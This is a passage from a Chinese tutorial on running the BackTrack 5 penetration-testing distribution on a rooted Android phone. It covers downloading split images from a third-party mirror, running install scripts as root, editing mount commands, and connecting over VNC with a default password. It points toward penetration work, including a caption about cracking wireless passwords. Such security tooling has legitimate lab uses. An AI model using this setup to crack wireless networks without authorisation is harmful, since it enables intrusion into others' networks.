


图 4

Android 安装 backtrack（电脑中的操作）

在上一步提权成功之后，我们还需要做一些准备

工作。首先手机还要从“电子市场”(Android Market)上安装一个用来连接VNC的androidVNC工具，另外要下载backtrack 5的ARM版本，官方的下载地址是：http://www.backtrack-linux.org/ajax/download_redirect.php?id=BT5-GNOME-ARM.7z。但是由于backtrack官方提供的ARM镜像大于4GB，只能在摩托罗拉的XOOM平板电脑上用，我们普通的安卓手机用的SD卡是fat32的文件格式，放不下大于4GB的文件，所以不能直接使用backtrack官方的ARM镜像。大家到这里下载减缩后的backtrack IMG镜像：http://hackomania.com/BT5/bt.7z.001，http://hackomania.com/BT5/bt.7z.002，http://hackomania.com/BT5/bt.7z.003。

用Linux系统下的cat命令合并上面下载的3个压缩文件为一个bt.7z文件，命令为“cat bt.7z.001 bt.7z.002 bt.7z.003 > bt.7z”，用7z命令解压合并后的压缩文件，如图5所示。

cat bt.7z.001 bt.7z.002 bt.7z.003 > bt.7z	合并文件
7z e bt.7z	解压文件




图5

解压后可以看到以下文件：

bt	backtrack的命令行版本chroot
bt.img	backtrack镜像
startbt	挂载并准备使用backtrack
stopbt	卸载并释放所有资源
installbt.sh	自动配置脚本

我们还需要按以下方法修改一下startbt这个脚本文件，如图6所示。最后新建一个名称为bt的文件夹，把它们全部放进去，把这个bt文件夹复制到手机SD卡的根目录下。

把startbt这个脚本文中的以下3行：

```
mount -t devpts devpts $mnt/dev/pts
mount -t proc proc $mnt/proc
mount -t sysfs sysfs $mnt/sys
```

修改为：

```
busybox mount --bind /dev/pts $mnt/dev/pts
busybox mount --bind /proc $mnt/proc
busybox mount --bind /sys $mnt/sys
```




图6

Android安装backtrack(手机中的操作)

在做完上面的一些准备工作之后，我们回到手机中，在Terminal Emulator(终端仿真器)上运行以下命令自动配置backtrack。

su	转为root用户
cd /sdcard/bt	跳转到SD卡的bt目录下面
sh installbt.sh	运行配置脚本
startbt	启动backtrack
bt	进入backtrack的命令行界面

上面的命令执行成功后就可以在命令行中使用backtrack了。当然还可以通过Android VNC连接backtrack的图形界面。首先要使用ui命令启动backtrack的VNC服务，默认密码是12345678。你可以使用BT的vncpasswd命令更改这个密码，当你要关闭VNC时可以使用killui命令来停止运行vncserver。

打开手机的Android VNC，配置以下信息，连接backtrack的VNC，即可打开漂亮的图形界面，如图7所示。但是图形界面打开的速度就要看你手机的性能了，有些手机打开会比较慢，这时我们就可以开始一些渗透操作了。如图8所示是在诺基亚N900上面进行破解无线密码。

```
Nick : BackTrack (bt for short)
address : localhost
port : 5901
password : 12345678
```




图 7


